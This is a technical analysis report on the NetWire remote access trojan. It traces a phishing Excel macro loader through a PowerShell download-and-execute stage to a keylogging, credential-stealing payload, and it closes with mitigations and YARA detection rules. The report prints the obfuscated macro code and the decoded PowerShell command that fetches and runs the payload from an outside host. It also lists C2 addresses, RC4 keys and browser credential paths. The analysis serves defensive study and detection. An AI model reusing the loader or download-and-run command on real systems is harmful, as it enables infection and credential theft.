

NetWire RAT

Technical Analysis Report



Contents

INTRODUCTION	1
PREVIEW	1
rZLTY.exe ANALYSIS	1
In-Memory Payload Analysis	1
NETWORK ANALYSIS	1
SOLUTION PROPOSALS.....	1
YARA Rule.....	1

INTRODUCTION

NetWire is a RAT that has been used by criminal organizations and other malicious groups since 2012. NetWire is distributed through various campaigns, and we usually see it sent through malicious spam (malspam).

Computers infected with this malware;

- To remote control
- Records keyboard strokes and mouse behavior
- to take screenshots
- To check system information
- To create fake HTTP proxies
- Allows access to data on the clipboard
- It allows access to data on various browsers.

Unlike many RATs, this one can target every major operating system, including Windows, Linux and MacOS.

PREVIEW

The NetWire malware in the examined version was combined with an Excel file and continued to spread with phishing methods. The malicious file was originally named “shipment.xlsm”. As the name suggests, it has targeted cargo companies and companies using it. First of all, it comes to us as an Excel document in order not to arouse suspicion. As a result of the analysis, it has been determined that this file acts as a loader to realize Stage 1.

File Name:	shipment.xlsm
MD5	8fa508038223405c14000d0a2d909aa6
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	4426f68adbceaa14bd026618a134a3c84f83b546777f2f63bec6506d9fce9157

The macros which are burried in the shipment.xlsm malware, it is seen that there is an encrypted numbers and a function that processes it.

```
shipment.xlsm - ThisWorkbook (Code)
Workbook
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "7"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "A"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "D"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "6"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "D"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "9"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "6"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "B"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "5"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "C"

x = ssssss("a", eFCNHtQoJGSjXbZ)
End Sub

Public Function ssssss(CodeKey As String, DataIn As String) As String
    Dim lonDataPtr As Long
    Dim strDataOut As String
    Dim intXorValue1 As Integer
    Dim intXorValue2 As Integer
    For lonDataPtr = 1 To (Len(DataIn) / 2)
        intXorValue1 = Val("&H" & (Mid$(DataIn, (2 * lonDataPtr) - 1, 2)))
        intXorValue2 = Asc(Mid$(CodeKey, ((lonDataPtr Mod Len(CodeKey)) + 1), 1))
        strDataOut = strDataOut + Chr(intXorValue1 Xor intXorValue2)
    Next lonDataPtr
    ssssss = strDataOut
    retval = Shell(sssssss)
    MsgBox (sssssss)
End Function
```

The “ssssss” function has the output in the image below.

```
Microsoft Excel

cmd /c powershell.exe -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAATgBIAHQALgBXAGUAYgBDAGwAa
QBIAg4AdAApAc4ARABvAHcAbgBsAG8AYQBkAEYAAQBsAGUAKAAAGgAdAB0
AHAAOgAvAC8AYQBkAGUAbABhAG4AdABvAHMAAQAuAGMAbwBtAC8AYwBw
AC8AcwBoAGkAcABtAGUAbgB0AC4AZQB4AGUAJwAsACgAJABIAg4AdgA6AGEA
cABwAGQAYQB0AGEAKQArACcAXABYAFoATABUAFkALgBIAHgAZQAnACkAOw
BTAHQAYQByAHQALQBTAQwAZQBIAHAIAAIAyADsAIABTAHQAYQByAHQALQB
QAHIAbwBjAGUAcwBzACAAJABIAg4AdgA6AGEAcABwAGQAYQB0AGEAXABYAF
oATABUAFkALgBIAHgAZQA=

Tamam
```

It is seen that the value is encrypted again with the Base64 encryption method and it is run with Powershell.exe.

If it is resolved:

```
(New-Object
Net.WebClient).DownloadFile('http[:]//adelantosi[.]com/cp/shipment.exe',($env:appdata)+'\rZLTY.exe');Start-
Sleep 2; Start-Process $env:appdata\rZLTY.exe
```

Here, it is seen that the shipment.xlsm file is actually a loader type and in Powershell, the actual malware is downloaded to the AppData folder.

rZLTY.exe ANALYSIS

File Name:	rZLTY.exe
MD5	71cb77adbd1b17135f2b626d603932c7
SHA1	d7e06c1243ef5c2aa861626b5f13eabf5014a94c
SHA256	5f79033967a35156cae879606fe663048b6dd09d68d8a4955f42ee1848f65452

When the rZLTY.exe downloaded to the AppData folder is statically examined, it is seen that it is an executable file and shows itself as a Word document.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .l...J...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C8	00	00	00È...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	 .'.Í!, LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	A8	20	80	40	EC	41	EE	13	EC	41	EE	13	EC	41	EE	13	~.€@iAi!!iAi!!iAi!!

Dynamically loaded DLLs:

00403157	BE 80724000	mov esi,rzltty.407280	esi:"PROPSYS", 407280:"UXTHEME"
0040315C	56	push esi	esi:"PROPSYS"
00403160	E8 682D0000	call <rzltty.dll>	
00403162	56	push esi	esi:"PROPSYS"
00403163	FF15 08714000	call dword ptr ds:[<&strlenA>]	
00403169	807406 01	lea esi,dword ptr ds:[esi+eax+1]	esi:"PROPSYS", esi+eax*1+1:"DWMAPI"
0040316D	381E	cmp byte ptr ds:[esi],b1	esi:"PROPSYS"
0040316F	75 E8	jne rzltty.40315C	
00403171	6A 0D	push 0	


UXTHEME.dll	USERENV.dll
SETUPAPI.dll	APPHELP.dll
PROPSYS.dll	CRYPTBASE.dll
OLEACC.dll	CLBCATQ.dll
VERSION.dll	SHFOLDER.dll

When the behavior of rZLTY.exe is examined in general, it drops 8lm3e6brj.dll to the TEMP folder and then re-runs itself as suspend using the Process Hollowing technique. Suspended rZLTY.exe is run using ResumeThread after necessary operations are performed.

8lm3e6brj.dll is created to the TEMP folder using the CreateFileA API.

In-Memory Payload Analysis

File Name:	-
MD5	7e3033ec0de5ac28d569fc199ff77d5e
SHA1	d34efab7a03dfb434500ae8cf79557f780282336
SHA256	e900a1322f55891415d3a53586fa79dfc2ee264ba7b09a2dc2aa98b8f146c704



When we look at the imports of the malware, it uses important libraries such as USER32 and WS2_32. When we look at the WS2_32 library, it is understood that it has the capacity to perform network operations, as can be understood from the functions it uses.

In addition, when we look at the other functions used, it is verified that it tries to receive inputs entered with keybd_event, and mouse movements and clicks with the mouse_event function.

When we examine the important DLL and functions in the pest;

- Gethostbyname
- DeleteFileW
- CreateMutexA
- ShellExecute
- GetSystemInfo
- CreateToolhelp32Snapshot
- GetVolumeInformationA
- WriteFile
- RegCreateKeyExA

It is seen that the malware can access system information, create a mutex object, get information about the system and files, delete files, write files, take snapshots of the process and create keys for the registry.

In general, it is seen that the malware has 2 basic behaviors. First, it creates and stores the information obtained from the system, after inserting each character (**ord(buffer) - 36**) into the **0x9D** process.

```

EAX 00000024 'S'
EBX 00287D3C "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
ECX 00287D3C "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
EDX 00422425 rzlty_008f0000.00422425
EBP 0028FF94
ESP 00287710
ESI 00287730 "C:\\Users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
EDI 00000000

EIP 00409297 rzlty_008f0000.00409297

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Boş 0.00000000000000000000
ST(1) 000000000000000000000000 x87r1 Boş 0.00000000000000000000
ST(2) 000000000000000000000000 x87r2 Boş 0.00000000000000000000

[esp+44]:"goryhazel1.duckdns.org:6504;", 422700:"goryhazel1.duckdns.org:6504;"

[esp+5C]:"C:\\users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
[esp+38]:"C:\\Program Files (x86)\\Common Files\\oracle\\Java\\javapath;c:\\windows\\system32;c:\\
[esp+34]:"C:\\windows"

[esp+14]:"AMD Ryzen 5 4600H with Radeon Graphics"

[esp+10]:"WIN-L1KDN79P80J"
[esp+C]:"[redacted]"

```

It writes the log file as AppData/Roaming/Logs/[DD-MM-YYYY]. In the log file, sensitive data such as keyboard keystrokes, system information, copied data are kept in an encrypted manner.

Another behavior is to transfer this information by establishing a connection with the command & control server.

004106C1	83EC 3C	sub esp,3C	
004106C4	8B7C24 50	mov edi,dword ptr ss:[esp+50]	
004106C8	8B6C24 54	mov ebp,dword ptr ss:[esp+54]	
004106CC	8D7424 24	lea esi,dword ptr ss:[esp+24]	
004106D0	C74424 0C 01020000	mov dword ptr ss:[esp+C],201	
004106D8	C74424 08 00000000	mov dword ptr ss:[esp+8],0	
004106E0	897424 10	mov dword ptr ss:[esp+10],esi	[esp+10]: "HostId-uKqwOy"
004106E4	8B5C24 58	mov ebx,dword ptr ss:[esp+58]	[esp+58]: "Install Date"
004106E8	896C24 04	mov dword ptr ss:[esp+4],ebp	
004106EC	893C24	mov dword ptr ss:[esp],edi	
004106F4	E8 38ED0000	call <JMP.&RegOpenKeyEx>	
004106F7	83EC 14	sub esp,14	
004106FA	85C0	test eax,eax	

It assigns HostId randomly and adds it as a key to the registry.

0408B55	891C24	mov dword ptr ss:[esp],ebx	
0408B58	C74424 08 FF000000	mov dword ptr ss:[esp+8],FF	
0408B60	C74424 04 00264200	mov dword ptr ss:[esp+4],rzlty_008f0000.	[esp+4]: "HostId-%Rand%"
0408B68	E8 2E790000	call rzlty_008f0000.410498	
0408B6D	891C24	mov dword ptr ss:[esp],ebx	
0408B70	C74424 08 20000000	mov dword ptr ss:[esp+8],20	20: ' '
0408B78	C74424 04 C0254200	mov dword ptr ss:[esp+4],rzlty_008f0000.	[esp+4]: "HostId-%Rand%", 4225C0: "ic"
0408B80	E8 16790000	call rzlty_008f0000.410498	
0408B85	891C24	mov dword ptr ss:[esp],ebx	
0408B88	C74424 08 27000000	mov dword ptr ss:[esp+8],27	27: ' '
0408B90	C74424 04 80254200	mov dword ptr ss:[esp+4],rzlty_008f0000.	[esp+4]: "HostId-%Rand%", 422580: "Hc"
0408B98	E8 FE780000	call rzlty_008f0000.410498	
0408BA0	891C24	mov dword ptr ss:[esp],ebx	
0408BA8	C74424 04 64254200	mov dword ptr ss:[esp+4],rzlty_008f0000.	[esp+4]: "HostId-%Rand%"
0408BB0	E8 E6780000	call rzlty_008f0000.410498	
0408BB5	891C24	mov dword ptr ss:[esp],ebx	

It gets the driver names using the GetLogicalDriveStringsA API, then learns the type of the driver names it receives using the GetDriveType API.

sub esp,eax		
lea esi,dword ptr ss:[esp+10]		
mov dword ptr ss:[esp],1000		
mov edi,dword ptr ss:[esp+1020]		
mov dword ptr ss:[esp+4],esi		
mov ebx,esi		
call <JMP.&GetLogicalDriveStringsA>	ebx: "A:\\", esi: "A:\\"	
test eax,eax		
push ecx		
push ecx		
jne rzlty_008f0000.406350		
mov dword ptr ss:[esp+C],0		
mov dword ptr ss:[esp+8],0		
mov dword ptr ss:[esp+4],A5		
jmp rzlty_008f0000.40637E		
mov eax,ebx	ebx: "A:\\"	
sub eax,esi	esi: "A:\\"	
cmp byte ptr ds:[ebx],0	ebx: "A:\\"	
je rzlty_008f0000.40636E		
je rzlty_008f0000.40636E		
mov dword ptr ss:[esp],ebx		
add ebx,4		
call <JMP.&GetDriveTypeA>		
push edx		
mov byte ptr ds:[ebx-2],al		
mov byte ptr ds:[ebx-1],7		
jmp rzlty_008f0000.406350		
mov dword ptr ss:[esp+C],eax		
mov dword ptr ss:[esp+8],esi		
mov dword ptr ss:[esp+4],A5		

FPU Göster

EAX 0000000C
EBX 00285A50 "A:\\"
ECX 00000019
EDX 00000000
EBP 00000000
ESP 00285A44
ESI 00285A50 "A:\\"
EDI FFFFFFFF

EIP 00406333 rzlty_008f0000.00406333

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

Varsayilan (stdcal)

1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 005C3A41
4: [esp+10] 005C3A43
5: [esp+14] 005C3A44

The malware creates a mutex object named 'VmdIDEpb' on the system.

Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Na...	0x9c
Mutant	\Sessions\1\BaseNamedObjects\VmdIDEpb	0xa4
Thread	rzlty_008F0000.bin (2212): 2308	0x90

Gets the title of the active window on the screen using the GetWindowTextW API.

```

push edi
push esi
sub esp, 430
mov ebx, dword ptr ss:[esp+440]
mov esi, dword ptr ss:[esp+444]
call <JMP.<GetForegroundWindow>
test eax, eax
jle rzlty_008f0000.413200
lea edx, dword ptr ss:[esp+24]
lea edi, dword ptr ss:[esp+28]
mov dword ptr ss:[esp], eax
mov dword ptr ss:[esp+24], esi
mov dword ptr ss:[esp+8], edx
mov dword ptr ss:[esp+4], edi
call <JMP.<GetWindowTextW>
sub esp, c
test eax, eax
jle rzlty_008f0000.413200
mov dword ptr ss:[esp+1c], 0
mov dword ptr ss:[esp+18], 0

```

FPU Göster		
EAX	0000005A	'z'
EBX	00286D2C	
ECX	75C920BA	user32.75C920BA
EDX	00000000	
EBP	00000000	
ESP	0028662C	
ESI	00000200	L'â'
EDI	00286648	
EIP	004131B8	rzlty_008f0000.004131B8
EFLAGS	00000244	

Varsaylan (stdcal)	
1:	[esp+4] 00000000
2:	[esp+8] 00000000
3:	[esp+c] 00000000
4:	[esp+10] 00000000
5:	[esp+14] 00000000

By reading the registry, it obtains the user's sensitive data on Outlook.

```

call rzlty_008f0000.402570
mov eax, dword ptr ss:[esp+40]
add eax, ebx
mov eax, dword ptr ds:[eax*4]
mov eax, dword ptr ds:[eax*4+422CA0]
mov dword ptr ss:[esp], eax
call rzlty_008f0000.4081AA
add ebx, dword ptr ss:[esp+40]
mov dword ptr ss:[esp+1c], eax
lea eax, dword ptr ss:[esp+38]
mov dword ptr ss:[esp+18], ebx
mov dword ptr ss:[esp+14], eax
mov eax, dword ptr ds:[ebx+18]
lea ebx, dword ptr ss:[esp+10c]
mov dword ptr ss:[esp+c], edi
mov dword ptr ss:[esp+8], rzlty_008f0000.402570
mov dword ptr ss:[esp+4], 204
mov dword ptr ss:[esp], ebx

```

[eax*4+422CA0]: "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676"
 [esp]: "m465dr4Rn..."
 [esp+1c]: "Listening..."
 [esp+18]: "0.0.0.0:0"
 [esp+14]: "0.0.0.0:135"
 [esp+c]: "svchost.exe"
 [esp+4]: "svchost.exe"
 [esp]: "m465dr4Rn..."

It also transfers data such as user data and browser history stored in browsers to the command & control server.

```

; char aSYandexYandexb[]
aSYandexYandexb db '%s\Yandex\YandexBrowser\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriYandexFalanVar+13to
; DATA XREF: BrowserlarlaIlgiliSeylerVar+1Fto

; char aSYandexYandexb_0[]
aSYandexYandexb_0 db '%s\Yandex\YandexBrowser\User Data\Local State',0
; DATA XREF: BrowserlarlaIlgiliSeylerVar+47to

; char aSBravesoftware[]
aSBravesoftware db '%s\BraveSoftware\Brave-Browser\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriBraveBrowserFalanVar+17to
; BrowserlarlaIlgiliSeylerVar5VeNettle+1Fto

; char aSBravesoftware_0[]
aSBravesoftware_0 db '%s\BraveSoftware\Brave-Browser\User Data\Local State',0
; DATA XREF: BrowserlarlaIlgiliSeylerVar5VeNettle+47to

; char aS360chromeChro_0[]
aS360chromeChro_0 db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriChromeDataUserFalanVar+17to

; char aSgchromeChrome[]
aSgchromeChrome db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemiNettleFalanVar+1Fto

; char aS360chromeChro[]
aS360chromeChro db '%s\360Chrome\Chrome\User Data\Local State',0
; DATA XREF: DosyaIslemiNettleFalanVar+47to

a6Tsd0cMw85gc0d db '%6\Tsd0C Mw85gC0d\Tsd0C M5CVid\mWn4R aC5C',0

```

Some strings and DLLs that NetWire malware decodes:


Strings & DLL	Resolved State
I92Y0Gyy.Sii	msvcr100.dll
R6sOO.Sii	nspr4.dll
siYO.Sii	plc4.dll
siS6O.Sii	plds4.dll
R66Q54iN.Sii	nssutil3.dll
6W85WWRN.Sii	softokn3.dll
R66SV1N.Sii	nssdbm3.dll
%6\EWWnid\PIOWld\u6d0aC5C\ad8CQi5\mWn4R aC5C	C:\Users\----\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\
MdYQ0Nh.Sii	Secur32.dll
%6\.sQOsid\CYYWQR56.fli	%s\..purple\accounts.xml
m465dR4Rn...	Listening...
IWkY05Gt.Sii	mozcrt19.dll
PQ00dR5zd06WR	CurrentVersion
4RSdf.SC5	History.IE5

NetWire malware uses the RC4 cryptographic algorithm to encrypt strings and DLLs.

The keys used are:

_BqwHaF8TkKDMfOzQASx4VuXdZibUleYlJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C
TkKDMfOzQASX4VuxdzibuleYlJWhj0m502ErLt6VGRN9sY1n3Ppc7g-C

NETWORK ANALYSIS



It has been seen that when the malware runs, it tries to connect to the "goryhazel1[.]duckdns[.]org" internet address. But because the server is not active, it could not establish a connection.

The image shows the ApateDNS Capture Window with the 'DNS Hex View' tab selected. The table displays the captured DNS traffic, including the domain requested and the DNS response.

Time	Domain Requested	DNS Retu...
21:08:34	teredo.ipv6.microsoft.com	FOUND
21:08:34	250.255.255.239.in-addr.arpa	FOUND
21:08:40	goryhazel1.duckdns.org	FOUND
21:08:44	2.218.168.192.in-addr.arpa	FOUND

SOLUTION PROPOSALS

- Actual and reliable anti-virus software should be used on the systems.
- Incoming e-mails should be read carefully. e-mails and URLs from unknown sources and files should not be opened without a full scan of attachments.
- All installed software and operating system should be kept up to date.
- Train users frequently to be aware of potential phishing schemas and how to handle them in the right way.
- The network movements of the processes running on the system should be examined.
- Use anti-malware software such as antivirus or any endpoint protection software.

YARA Rule

```
import "hash"

rule NetWire: RAT
{
  meta:
    description = "rZLTY.exe"

  strings:
    $a = "Control Panel\\Desktop\\ResourceLocale"
    $b = "verifying installer: %d%%"
    $c = "Software\\Microsoft\\Windows\\CurrentVersion"
    $d = "\\Microsoft\\Internet Explorer\\Quick Launch"
    $e = ".DEFAULT\\Control Panel\\International"
    $f = "[Rename]"
    $g = "%u.%u%s%s"
    $h = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%.4d-%.2d-%.2d%.2d:%.2d:%.2d:%.2d"
    $i = "MdYQ0Nh.Sii"
    $j = "MT_qUDrj\\FWk4iiC\\%6\\%6\\FC4R"
    $k = "%6\\FWk4iiC\\_40d8Wf\\s0W84id6.4R4"

  condition:
    hash.md5(0,filesize) == "e2154fb3783200b87300667a16a7fe7f" or all of them
}
```

```
import "hash"
rule NetWire: RAT
{
  meta:
    description = "rZLTY.exe"

  strings:
    $a = "hostname"
    $b = "filenames.txt"
    $c = "encryptedUsername"
    $d = "Host.exe"
    $e = "%.2d/%.2d/%d %.2d:%.2d:%.2d"
    $f = "%c%.8x%s%s"
    $g = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $h = "History"
    $i = "/nettle-3.5.1/aes-encrypt.c"
    $j = "/nettle-3.5.1/aes-encrypt.c"
    $k = "/nettle-3.5.1/gcm.c"
    $l = "/nettle-3.5.1/memxor.c"
    $m = "/nettle-3.5.1/memxor3.c"
    $n = "/nettle-3.5.1/aes-set-key-internal.c"
    $o = "/nettle-3.5.1/ctr16.c"
    $p = "#7@Qhq\\1@NWgyxeH\\_bpdgc%.2d/%.2d/%d %.2d:%.2d:%.2d"
    $r = "goryhazel1.duckdns.org:6504;"
    $s = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $t = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $u = "Cs43l63g4R3YW0d3s0WYd66dR240WRldR53iG3G3y.Sii"

  condition:
    hash.md5(0,filesize) == "98621ccd75026147bc3d207a62b0089e" or all of them
}
```

Analysis Team

Fatma Nur Gözüküçük

<https://www.linkedin.com/in/fatma-nur-gözüküçük/>

Fatma Helin Çakmak

<https://www.linkedin.com/in/helin-çakmak>

Hakan Soysal

<https://www.linkedin.com/in/hakansoysal/>

Halil Filik

<https://www.linkedin.com/in/halilfilik/>

Yasin Mersin

<https://www.linkedin.com/in/yasinmersin/>